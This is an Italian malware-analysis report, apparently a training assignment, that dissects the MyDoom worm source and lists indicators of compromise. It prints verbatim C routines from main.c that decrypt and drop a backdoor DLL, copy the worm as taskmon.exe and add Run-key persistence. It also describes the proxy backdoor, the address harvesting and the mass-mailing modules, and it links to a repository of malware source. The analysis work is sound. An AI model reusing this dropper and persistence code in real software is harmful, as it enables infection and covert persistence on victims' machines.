

Buildweek_III_MyDoom_Analysis

Consegna

Il malware Mydoom, apparso per la prima volta nel 2004, è uno dei worm più distruttivi della storia informatica. Si è diffuso principalmente tramite e-mail, infettando i computer Windows e lasciando aperte le porte di rete per future intrusioni. Il suo rapido spread ha causato gravi rallentamenti su reti aziendali e Internet globalmente.

Analisi Forense

Attraverso l'analisi del codice sorgente, potete imparare come funziona un malware dal punto di vista tecnico. Questo include l'analisi delle funzioni di propagazione, le tecniche di evasione dei sistemi di sicurezza, e la comprensione di come il malware gestisce la comunicazione con i server di comando e controllo.

Scenario di Intelligence

Supponiamo che la nostra intelligence abbia scoperto una nuova variante di Mydoom che sta emergendo. Dovete valutare il codice per identificare possibili modifiche o aggiornamenti rispetto alla versione originale.

Link per il download:

<https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.o.7z>

Svolgimento

Preparazione Ambiente

Per l'analisi del malware ho deciso di utilizzare una Virtual Machine basata su Windows 10 sulla quale è stato installato il pacchetto di tools della FlareVM.

Prima del download è stata creata un'immagine di ripristino per riparare la macchina al termine dei vari test.

In questo modo è possibile analizzare il malware sia da una prospettiva statica sia tramite un'analisi dinamica senza rischiare di compromettere il reale sistema operativo

Analisi Contenuto

Una volta effettuato il download, e dopo averne estratto il contenuto, possiamo affermare di trovarci dinanzi ad un programma compilato in **C**.

Nome	Ultima modifica	Tipo	Dimensione
work	01/08/2020 14:47	Cartella di file	
xproxy	01/08/2020 14:47	Cartella di file	
_readme.txt	01/08/2020 14:47	Documento di testo	1 KB
lib.c	01/08/2020 14:47	File di origine C	8 KB
lib.h	01/08/2020 14:47	File di origine C H...	1 KB
main.c	01/08/2020 14:47	File di origine C	8 KB
makefile	01/08/2020 14:47	File	1 KB
massmail.c	01/08/2020 14:47	File di origine C	15 KB
massmail.h	01/08/2020 14:47	File di origine C H...	1 KB
msg.c	01/08/2020 14:47	File di origine C	12 KB
msg.h	01/08/2020 14:47	File di origine C H...	1 KB
p2p.c	01/08/2020 14:47	File di origine C	2 KB
resource.ico	01/08/2020 14:47	Icona	1 KB
resource.rc	01/08/2020 14:47	File RC	1 KB
scan.c	01/08/2020 14:47	File di origine C	12 KB
scan.h	01/08/2020 14:47	File di origine C H...	1 KB
sco.c	01/08/2020 14:47	File di origine C	3 KB
sco.h	01/08/2020 14:47	File di origine C H...	1 KB
xdns.c	01/08/2020 14:47	File di origine C	11 KB
xdns.h	01/08/2020 14:47	File di origine C H...	1 KB
xsmtp.c	01/08/2020 14:47	File di origine C	9 KB
xsmtp.h	01/08/2020 14:47	File di origine C H...	1 KB
zipstore.c	01/08/2020 14:47	File di origine C	9 KB
zipstore.h	01/08/2020 14:47	File di origine C H...	1 KB


Sono presenti numerosi file `.c` che costituiscono i moduli che, una volta compilato, il malware eseguirà ed altrettanti file `.h` dove sono contenute le dichiarazioni per le funzioni enunciate all'interno dei moduli.

Mappare architettura codice

main.c

Il primo file che è stato analizzato è `main.c`, dove solitamente viene scritto il corpo centrale dell'operatività di un programma/malware.

Aperto il file con Visual Studio Code possiamo subito notare che il programma va a recuperare tramite `include` i vari altri file `.h` nei quali sono contenute le dichiarazioni relative alle funzioni scritte all'interno di `main.c`.



```
C main.c X
C: > Users > User > Desktop > Malwares > Win32.Mydoom.a > C main.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include "lib.h"
5  #include "massmail.h"
6  #include "scan.h"
7  #include "sco.h"
8
```

Il primo elemento importante che salta all'occhio è la funzione `decrypt1_to_file`; tale funzione prende un blob di dati (un array di dati) nascosto nel codice, lo decodifica e lo salva su disco.

Più nello specifico, scorre ogni byte del blob, applica un'operazione XOR con una chiave che cambia ad ogni byte, quindi "de-offusca" i dati, e scrive i byte risultanti in un file aperto (in blocchi da 1024 byte). Lo scopo pratico è trasformare un payload incorporato nel sorgente (per esempio una DLL) in un file reale sul disco, pronto per essere usato o caricato dal malware.

Questa operazione permette di nascondere il payload nel codice sorgente o nell'eseguibile e poi "materializzarlo" a runtime, evitando di tenere il file binario in chiaro nello storage fino al momento opportuno.

```

void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
{
    unsigned char k, buf[1024];
    int i, buf_i;
    DWORD dw;
    for (i=0, buf_i=0, k=0xC7; i<src_size; i++) {
        if (buf_i >= sizeof(buf)) {
            WriteFile(hDest, buf, buf_i, &dw, NULL);
            buf_i = 0;
        }
        buf[buf_i++] = src[i] ^ k;
        k = (k + 3 * (i % 133)) & 0xFF;
    }
    if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
}

```

La seconda funzione interessante è `payload_xproxy`. Questa funzione genera un nome di file decodificato con ROT13, in questo caso la stringa `fuvztncv.qyy` corrisponde a `shimgapi.dll`, prova a scrivere lì il payload decodificato usando `decrypt1_to_file` sul blob `xproxy_data` e, se la scrittura ha successo, chiama `LoadLibrary` sul file creato. In questo modo il contenuto della dll viene mappato in memoria, o nella `path principale` (tipicamente `C:\Windows\System32`) oppure, se non può scrivervi, in `temp` a seconda di quale funzione ha dato esito positivo:

```

    GetSystemDirectory(fpath, sizeof(fpath));
else
    GetTempPath(sizeof(fpath), fpath);

```

```

void payload_xproxy(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20];
    HANDLE hFile;
    int i;
    rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
    sync->xproxy_state = 0;
    for (i=0; i<2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);
        if (fpath[0] == 0) continue;
        if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
        lstrcat(fpath, fname);
        hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
            NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
                continue;
            sync->xproxy_state = 2;
            lstrcpy(sync->xproxy_path, fpath);
            break;
        }
        decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
        CloseHandle(hFile);
        sync->xproxy_state = 1;
        lstrcpy(sync->xproxy_path, fpath);
        break;
    }

    if (sync->xproxy_state == 1) {
        LoadLibrary(sync->xproxy_path);
        sync->xproxy_state = 2;
    }
}

```

La prossima funzione è `sync_check_frun`. Questa routine verifica se il malware è già stato eseguito prima sulla macchina: costruisce (decodifica con ROT13) un percorso di registro e prova ad aprirlo in HKLM e poi in HKCU; se la chiave esiste imposta `first_run = 0`, altrimenti crea la chiave e imposta `first_run = 1`. In termini pratici: **serve per distinguere il "first run" e per evitare di ripetere azioni che si vogliono eseguire una sola volta** e quindi dove cercare artefatti di compromissione creati all'installazione.

```
void sync_check_frun(struct sync_t *sync)
{
    HKEY k;
    DWORD disp;
    char i, tmp[128];

    /* "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
    rot13(tmp, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");

    sync->first_run = 0;
    for (i=0; i<2; i++)
        if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
            tmp, 0, KEY_READ, &k) == 0) {
            RegCloseKey(k);
            return;
        }

    sync->first_run = 1;
    for (i=0; i<2; i++)
        if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
            tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
            RegCloseKey(k);
}
```

La funzione `sync_mutex` crea un **mutex**, ovvero un "marker", di sistema con un nome offuscato (ROT13). Subito dopo controlla `GetLastError()` per vedere se il mutex esisteva già; se si ritorna 1 (altra istanza attiva) altrimenti 0.

In parole semplici: **impedisce l'esecuzione contemporanea di più istanze del malware** (singleton). Analisi: il nome del mutex è un indicatore utile per detection; se il mutex è presente, l'eseguibile si chiude per evitare conflitti.

```
int sync_mutex(struct sync_t *sync)
{
    char tmp[64];
    rot13(tmp, "FjroFvcvFzgkF0"); /* "SwebSipcSmtxS0" */
    CreateMutex(NULL, TRUE, tmp);
    return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
}
```

`sync_install` copia invece il file eseguibile corrente (`GetModuleFileName`) in una posizione di sistema (es. `taskmon.exe`) provando prima la System Directory e poi la Temp, impostando `sync->sync_instpath` al percorso scelto. In pratica: è la routine che prova a creare una copia persistente del malware in disco (preparazione alla persistenza).

```
void sync_install(struct sync_t *sync)
{
    char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
    HANDLE hFile;
    int i;
    rot13(fname, "gnfxzba.rkr"); /* "taskmon.exe" */

    GetModuleFileName(NULL, selfpath, MAX_PATH);
    lstrcpy(sync->sync_instpath, selfpath);
    for (i=0; i<2; i++) {
        if (i == 0)
            GetSystemDirectory(fpath, sizeof(fpath));
        else
            GetTempPath(sizeof(fpath), fpath);
        if (fpath[0] == 0) continue;
        if (fpath[strlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
        lstrcat(fpath, fname);
        SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
        hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
            NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
        if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
            if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
                continue;
            lstrcpy(sync->sync_instpath, fpath);
            break;
        }
        CloseHandle(hFile);
        DeleteFile(fpath);

        if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
        lstrcpy(sync->sync_instpath, fpath);
        break;
    }
}
```

`sync_startup` si occupa di aprire la chiave `Software\Microsoft\Windows\CurrentVersion\Run` (HKLM o fallback HKCU) e scrivere una value string che punta al percorso dell'eseguibile copiato (`sync_instpath`). In pratica aggiunge il malware all'autostart di Windows per persistenza all'avvio utente/sistema.

```

void sync_startup(struct sync_t *sync)
{
    HKEY k;
    char regpath[128];
    char valname[32];

    /* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
    rot13(regpath, "Fbsgjner\\Zvpebfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
    rot13(valname, "GnfxZba"); /* "TaskMon" */

    if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
        if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
            return;
    RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, strlen(sync->sync_instpath)+1);
    RegCloseKey(k);
}

```

sync_gettime confronta la data/ora corrente (**GetSystemTimeAsFileTime**) con una data finale (**sync->termdate**) passata alla struttura; ritorna 1 se la data corrente è dopo la data finale, 0 altrimenti. È un semplice kill-switch temporale: limita l'attività del malware oltre una certa data. Questa variante **può essere programmata per smettere di funzionare dopo una data**; questo meccanismo può essere **utile per evitare rilevamento**.

```

int sync_gettime(struct sync_t *sync)
{
    FILETIME ft_cur, ft_final;
    GetSystemTimeAsFileTime(&ft_cur);
    SystemTimeToFileTime(&sync->termdate, &ft_final);
    if (ft_cur.dwHighDateTime > ft_final.dwHighDateTime) return 1;
    if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return 0;
    if (ft_cur.dwLowDateTime > ft_final.dwLowDateTime) return 1;
    return 0;
}

```

payload_sco

Controlla la data rispetto a **sco_date** e, se la condizione è soddisfatta, entra in un ciclo infinito chiamando **scodos_main()** e **Sleep(1024)**. È un **payload secondario che viene eseguito continuamente: potrebbe essere la parte che genera traffico locale, crash o altre azioni sul sistema**. Il codice contiene commenti che indicano bug nella logica non è quindi chiaro se venga poi eseguito una volta compilato l'intero programma.

```

void payload_sco(struct sync_t *sync)
{
    FILETIME ft_cur, ft_final;

    /* What's the bug about "75% failures"? */

    GetSystemTimeAsFileTime(&ft_cur);
    SystemTimeToFileTime(&sync->sco_date, &ft_final);
    if (ft_cur.dwHighDateTime < ft_final.dwHighDateTime) return;
    if (ft_cur.dwLowDateTime < ft_final.dwLowDateTime) return;

    /* here is another bug.
    actually, the idea was to create a new thread and return; */

    for (;;) {
        scodos_main();
        Sleep(1024);
    }
}

```

sync_visual_th

Crea un file temporaneo chiamato "Message", lo riempie con dati pseudo-casuali (inserendo occasionalmente CRLF), lo apre con **notepad** e attende la chiusura dell'utente; poi **cancella il file ed esce**. Lo scopo potrebbe risiedere nel **mostrare una finestra/azione visibile per distrazione o per testing**, eseguita solo alla prima run, **non è pericolosa di per sé**, ma segnala che il malware può avere componenti "visive" eseguite solo in specifiche condizioni.

```
DWORD _stdcall sync_visual_th(LPVOID pv)
{
    PROCESS_INFORMATION pi;
    STARTUPINFO si;
    char cmd[256], tmp[MAX_PATH], buf[512];
    HANDLE hFile;
    int i, j;
    DWORD dw;

    tmp[0] = 0;
    GetTempPath(MAX_PATH, tmp);
    if (tmp[0] == 0) goto ex;
    if (tmp[lstrlen(tmp)-1] != '\\') lstrcat(tmp, "\\");
    lstrcat(tmp, "Message");

    hFile = CreateFile(tmp, GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
        NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) goto ex;
    for (i=0, j=0; i < 4096; i++) {
        if (j >= (sizeof(buf)-4)) {
            WriteFile(hFile, buf, sizeof(buf), &dw, NULL);
            j = 0;
        }
        if ((xrand16() % 76) == 0) {
            buf[j++] = 13;
            buf[j++] = 10;
        } else {
            buf[j++] = (16 + (xrand16() % 239)) & 0xFF;
        }
    }
    if (j) WriteFile(hFile, buf, j, &dw, NULL);
    CloseHandle(hFile);

    wsprintf(cmd, "notepad %s", tmp);
    memset(&si, '\\0', sizeof(si));
    si.cb = sizeof(si);
    si.dwFlags = STARTF_USESHOWWINDOW;
    si.wShowWindow = SW_SHOW;
    if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
        goto ex;
    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hProcess);

ex: if (tmp[0]) DeleteFile(tmp);
    ExitThread(0);
    return 0;
}
```


La funzione `sync_main` imposta timer e controlli (`start_tick`, `sync_check_frun`, `sync_mutex`), lancia `sync_visual_th` se è first run, chiama `payload_xproxy` (drop+load), verifica il tempo (`sync_gettime`), esegue `sync_install` e `sync_startup` per persistenza, poi lancia `payload_sco`, `p2p_spread`, inizializza il mass-mailer (`massmail_init` e crea thread `massmail_main_th`) e avvia il meccanismo di `scanning` (`scan_init` seguito da `for(;;) { scan_main(); Sleep(1024); }`).

In sintesi questa funzione rappresenta il **flusso operativo** che avvia tutti i moduli principali nell'ordine giusto.

```
void sync_main(struct sync_t *sync)
{
    DWORD tid;

    sync->start_tick = GetTickCount();
    sync_check_frun(sync);
    if (!sync->first_run)
        if (sync_mutex(sync)) return;
    if (sync->first_run)
        CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
    payload_xproxy(sync);

    if (sync_gettime(sync)) return;

    sync_install(sync);
    sync_startup(sync);

    payload_sco(sync);

    p2p_spread();

    massmail_init();
    CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);

    scan_init();
    for (;;) {
        scan_main();
        Sleep(1024);
    }
}

/* shit, MSVC inlined it to WinMain... I didn't expect. */
static void wsa_init(void)
{
    WSADATA wsadata;    /* useless shit... */
    WSASStartup(MAKEWORD(2,0), &wsadata);
}
```

`wsa_init` e `WinMain`

`wsa_init` chiama `WSAStartup` per inizializzare `WinSock`; ciò è il segnale che il programma utilizzerà la rete.

WinMain è il vero entrypoint Windows: inizializza RNG, WSA - Random Number Generator (generatore di numeri casuali).

Il malware lo usa per introdurre casualità in vari punti, ad esempio scegliere il nome del file allegato nelle email, scegliere il subject o il mittente da usare, decidere se comprimere o meno l'allegato in uno ZIP, randomizzare piccoli dettagli per rendere più difficile la rilevazione con signature statiche.

WSA sta per Windows Sockets API (abbreviato spesso come WinSock).

È la libreria di sistema che permette a un programma su Windows di usare la rete tramite socket (TCP/UDP) - imposta **termdate** e **sco_date** e invoca **sync_main**.

In parole pratiche WinMain prepara l'ambiente e poi passa il controllo a **sync_main**, avviando tutta l'attività malevola.

```
/* shit, MSVC inlined it to WinMain... I didn't expect. */
static void wsa_init(void)
{
    WSADATA wsadata; /* useless shit... */
    WSASStartup(MAKEWORD(2,0), &wsadata);
}

int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd, int nCmdShow)
{
    static const SYSTEMTIME termdate = { 2004,2,0,12, 2,28,57 };
    static const SYSTEMTIME sco_date = { 2004,2,0, 1, 16, 9,18 };
    struct sync_t sync0;

    xrand_init();
    wsa_init();

    memset(&sync0, '\0', sizeof(sync0));
    sync0.termdate = termdate;
    sync0.sco_date = sco_date;
    sync_main(&sync0);

    ExitProcess(0);
}
```

Sintesi main.c

Il programma è un dropper/orchestrator: **decodifica un payload embedded** (blob **xproxy_data**) e **lo scrive su disco** tramite **decrypt1_to_file**, poi prova a **renderlo eseguibile** caricandolo con **LoadLibrary** (DLL **shimgapi.dll**). Dopo il drop gestisce persistenza (**copia di se stesso come taskmon.exe** e **scrittura della chiave Run**), controlli di istanza/first-run (mutex + registro), e avvia moduli di rete: mass-mailer (thread **massmail_main_th** / chiamate a **smtp_send**), scanner (**scan_main**) e componente P2P (**p2p_spread**). Ci sono inoltre payload secondari (**payload_sco**) e un visual thread eseguito alla prima run.

IOC main.c

- Nome DLL decodificato: **shimgapi.dll** (orig. offuscato **fuvztncv.qyy**), possibile percorso scritto dal malware:
C:\Windows\System32\shimgapi.dll oppure **%TEMP%\shimgapi.dll**.
- Blob embedded: array **xproxy_data[]** (file incluso **xproxy/xproxy.inc**) — fonte del payload decodificato.
- Nome file per persistenza: **taskmon.exe** (copia del binario).
- Chiave di avvio: **HKLM\Software\Microsoft\Windows\CurrentVersion\Run** (fallback HKCU) con valore **TaskMon** che punta a **sync_instpath** (percorso della copia persistente).
- Mutex identificativo (nome decodificato): **SwebSipcSmtxS0** (usato per evitare multi-istanze).
- Moduli/network IOCs: presenza di funzioni/nomi collegati a SMTP e mass-mailing (**massmail_main_th**, **massmail_queue**, **smtp_send**, **xsmtp.c**) e a scanning (**scan_init**, **scan_main**) — utile per rilevare processi che aprono socket outbound SMTP o effettuano scansioni di rete.

xproxy.c

Il prossimo file che ho trovato interessante è stato quello localizzato all'interno della sottocartella proxy: **xproxy.c**.

Analizzando il file possiamo determinare che **xproxy.c** implementa una DLL che, una volta caricata, **apre un server** SOCKS4/relay e fornisce anche una **backdoor di upload-and-execute**. La DLL è pensata per essere caricata dinamicamente (**LoadLibrary**) dal dropper; nel **DllMain** **crea un thread che avvia il server e le routine di persistenza**. Le funzionalità chiave sono il proxy/socks, il forwarding bidirezionale e la possibilità per un attaccante di inviare un eseguibile tramite rete e lanciarlo localmente.

In pratica, **xproxy.c** è la componente che, una volta caricata, trasforma la macchina infetta in un relay/proxy e in un esecutore remoto di payload: combina funzionalità di SOCKS4 - utile per l'anonimato -, forwarding, risoluzione remota (SOCKS4A) e upload-and-execute, più tecniche per **rimanere residente sulla macchina host più a lungo possibile**. Queste capacità la rendono un elemento ad alto impatto per la compromissione e per la mobilità laterale nella rete.

scan.c

scan.c è il modulo che raccoglie indirizzi e-mail da file e sistema per alimentare **massmail_queue** - variabile globale definita in **massmail.c**.

Si occupa dunque di fungere da raccoglitore di indirizzi e normalizzatore: scansiona dischi, cache di Internet Explorer e file testuali, legge la rubrica WAB (Windows Address Book usata da Outlook Express) mappando il file e leggendo record, e normalizza ofuscazioni comuni negli indirizzi (es. (at), (@),). Ogni indirizzo valido viene passato a **massmail_addq**. Da notare che il modulo gestisce limiti di dimensione dei file e un meccanismo **scan_freeze** che il mailer usa per rallentare lo scanner quando la coda è piena.

Lo scanner riempie gradualmente **massmail_queue** con indirizzi che cerca e trova all'interno della rubrica Outlook Express (WAB), della cache dei browser ("Temporary Internet Files") ed all'interno di file testuali/HTML/script distribuiti sul disco. Ha anche la capacità di normalizzare indirizzi ofuscati (user(at)domain.com → user@domain.com). Il mailer consuma la coda e, se eccede, ne chiede il congelamento.

massmail_queue verrà poi usata da **massmail.c** per inviare l'email malevole ad altre vittime.

massmail.c

massmail.c è il gestore della logica di invio massivo di e-mail: mantiene una coda di destinatari (**massmail_queue**), filtra e normalizza indirizzi raccolti, genera indirizzi aggiuntivi (heuristic generation), risolve i MX via DNS con caching e infine crea thread worker che costruiscono il messaggio e lo inviano tramite **smtp_send** (implementato in **xsmtp.c**). È il cuore della propagazione via mail.

massmail.c è quindi uno scheduler e controller della coda di invio: mantiene la linked list **massmail_queue** che contiene gli indirizzi da processare (ogni elemento ha destinatario, priorità, stato e timestamp), applica filtri/validazioni sugli indirizzi raccolti dallo scanner, gestisce priorità (ad esempio gli .edu vengono favoriti), e crea thread worker (**mmsender_th**) che inviano le mail tramite **smtp_send**. **massmail_queue** è il buffer operativo del worm: lo scanner ci inserisce gli indirizzi trovati, il scheduler li seleziona e lancia gli invii.

msg.c

Le email vengono inviate sulla base del testo generato da **msg.c** che si occupa di creare l'**email completa** (header + corpo MIME) con **allegato malevolo**, pronta per essere passata a **smtp_send** - situata all'interno di **xsmtp.c**. Viene dunque scelto mittente, subject, nome/estensione dell'allegato, costruisce il messaggio multipart e **codifica l'allegato in base64**.

Il flusso della funzione **msg_generate** è dunque il seguente:

1. **Imposta il destinatario** (**state.to**), poi chiama:
select_from → **sceglie il mittente**;
select_exename → **sceglie nome file + estensione dell'allegato**;
select_subject → **sceglie l'oggetto**.
2. **select_attach_file** → **decide se inviare l'eseguibile diretto** (se stesso) o **zippato** (64% dei casi); opzionalmente usa un "name trick" nello ZIP per **mascherare l'estensione reale** (spazi + **doppia estensione**).
3. Alloca il buffer, **scrive header** (**write_headers**) e **body** (**write_body**); il corpo include la **parte testuale** e la **parte attachment** codificata con **msg_b64enc**.
4. Rilascia eventuali file temporanei e **ritorna il buffer con l'email pronta**.

In pratica funge da generatore del messaggio email e dell'allegato: costruisce mittente, oggetto e decide il nome/estensione dell'allegato, sceglie se inviare l'eseguibile direttamente o compattarlo in uno ZIP (con la tecnica di "name-trick" che aggiunge spazi e doppie estensioni per ingannare l'utente), compone header MIME multipart e codifica l'allegato in Base64 con righe da 76 caratteri. **Dal punto di vista operativo questo modulo produce il buffer completo che poi xsmtp.c invia.**

xsmtp.c

xsmtp.c si occupa di Implementare un client SMTP "raw": **prende il messaggio generato da msg.c**, **risolve i server destinatari (MX o fallback)**, **apre TCP su porta 25**, parla SMTP (**EHLO/HELO**, **MAIL FROM**, **RCPT TO**, **DATA**, **QUIT**) e **invia il corpo MIME** - Multipurpose Internet Mail Extensions, è lo standard che permette alle email di contenere non solo testo semplice, ma anche allegati, immagini, HTML e addirittura più parti combinate nello stesso messaggio - con **dot-stuffing** e timeouts gestiti ed incorpora un fallback che prova i server SMTP memorizzati nei profili locali dell'utente (Internet Account Manager).

xdns.c

Funge da Resolver MX - Un record MX è un tipo di record DNS che indica quale server di posta riceve le email per un certo dominio (esempio: per gmail.com, i record MX sono aspmx.l.google.com, ecc.). Quindi, per mandare una mail a utente@gmail.com, il client prima chiede ai DNS quali sono i server MX di gmail.com, e poi si connette direttamente a uno di essi sulla porta 25. - **con fallback**; - se l'API non funziona (magari per restrizioni, antivirus, o versione di Windows), il worm crea a mano un pacchetto DNS (UDP/53) e lo manda direttamente ai resolver configurati sulla macchina (che recupera tramite GetNetworkParams da iphlapi.dll). Poi interpreta la risposta e ricostruisce la lista di MX. - tramite **get_mx_list(domain)** prova prima la DNS API di Windows (**DnsQuery_A**) e, se non disponibile, costruisce e invia query DNS UDP/53 direttamente ai resolver configurati (ottenuti tramite **GetNetworkParams**). Parla il protocollo DNS a basso livello (QNAME in formato label, parsing dei RR con gestione della compressione dei nomi) e ritorna una lista di mail exchanger con relativa priorità. Questa funzione è cruciale perché **permette a xsmtp.c di connettersi direttamente ai server MX del dominio destinatario** — comportamento che spiega la presenza di traffico UDP/53 seguito da connessioni TCP su 25/tcp.

In sintesi questo modulo permette l'**invio diretto** alle caselle dei destinatari, senza passare da un SMTP locale o autenticato; è più resiliente ai blocchi perché prova prima i **MX ufficiali**, poi (nel layer SMTP) host "tipici" (mail., smtp., ...) e persino l'**SMTP dell'ISP dell'utente** (via registro).

p2p.c

Questo è il modulo di diffusione P2P; se l'algoritmo trova Kazaa installato - un client P2P che rendeva pubblici i file in una cartella condivisa per aumentare la probabilità che altri utenti lo scarichino e lo eseguano e fornire quindi un vettore di propagazione alternativo alla posta.

- legge la chiave **HKCU\Software\Kazaa\Transfer\Dir0** per ottenere la cartella condivisa e **copia lì una versione del malware** con nomi attraenti (stringhe scelte poi decodificate via ROT13) e un'estensione eseguibile (**.exe**, **.scr**, **.pif**, **.bat**).

Riassunto comportamentale

All'avvio il programma entra in `WinMain (main.c)`: inizializza RNG e WinSock, controlla tramite chiave di registro se è la "first run" e crea/controlla un mutex per verificare se è già in esecuzione un'altra istanza. Se trova un'istanza attiva o la condizione di first-run lo impedisce, si chiude; altrimenti prosegue con le operazioni principali.

Subito dopo, il dropper in `main.c` prende il blob embedded (`xproxy_data[]`), lo decodifica con `decrypt1_to_file` e lo scrive su disco sotto un nome offuscato (`rot13` → `fuvztncv.qyy` → `shimgapi.dll`). Se il file viene scritto correttamente viene caricato con `LoadLibrary` (funzione `payload_xproxy`): così la DLL viene materializzata ed eseguita senza che il payload fosse presente in chiaro all'inizio.

Per garantire persistenza il codice copia il proprio eseguibile in `SystemDir` o in `Temp` come `taskmon.exe (sync_install)` e aggiunge una value `TaskMon` sotto `Software\Microsoft\Windows\CurrentVersion\Run` (HKLM con fallback HKCU) tramite `sync_startup`, in modo da eseguirsi agli avvii successivi.

La DLL caricata (`xproxy`, definita in `xproxy.c`) crea un thread di servizio che avvia un server SOCKS4 su un determinato range di porte, accetta connessioni e svolge **forwarding bidirezionale**; supporta anche l'upload-and-execute, cioè riceve via socket un file binario, lo salva in temp ed esegue il payload. In pratica trasforma la macchina infetta in proxy/relay e in un esecutore remoto.

Parallelamente lo scanner (`scan.c`) esplora filesystem, cache browser e rubrica WAB per **estrarre e normalizzare indirizzi email** (es. converte varie forma di "(at)" in @) e li inserisce nella `massmail_queue`. Il modulo mailer (`massmail.c`) consuma quella coda: seleziona destinatari, genera varianti di indirizzo, e lancia worker che inviano i messaggi.

I messaggi sono costruiti da `msg.c` (MIME multipart, allegati possibili ZIP con name-trick, allegato codificato in base64) e inviati da `xsmtp.c` tramite `smtp_send`. Per trovare a chi collegarsi `xsmtp.c` usa `xdns.c`: prima prova la DNS API di Windows (`DnsQuery_A`) e, se quella non è disponibile, costruisce/manda query DNS UDP/53 ai resolver locali (`GetNetworkParams`) per ottenere i record MX; infine stabilisce connessioni TCP dirette sulla porta 25 ai mail exchanger e segue la sequenza SMTP (EHLO/HELO → MAIL FROM → RCPT TO → DATA → QUIT).

Conclusioni

All'esecuzione, il Mydoom analizzato si presenta come un orchestrator che materializza un payload di rete (DLL SOCKS4), si rende persistente, raccoglie contatti locali, genera email malevole e le invia direttamente ai server MX, mentre contemporaneamente offre servizi di proxy/backdoor e un vettore P2P opzionale per diffusione aggiuntiva.

Tutti questi comportamenti sono in linea con la versione MyDoom classica; non sono state pertanto riscontrate modifiche sostanziali tra il codice esaminato e la versione originale.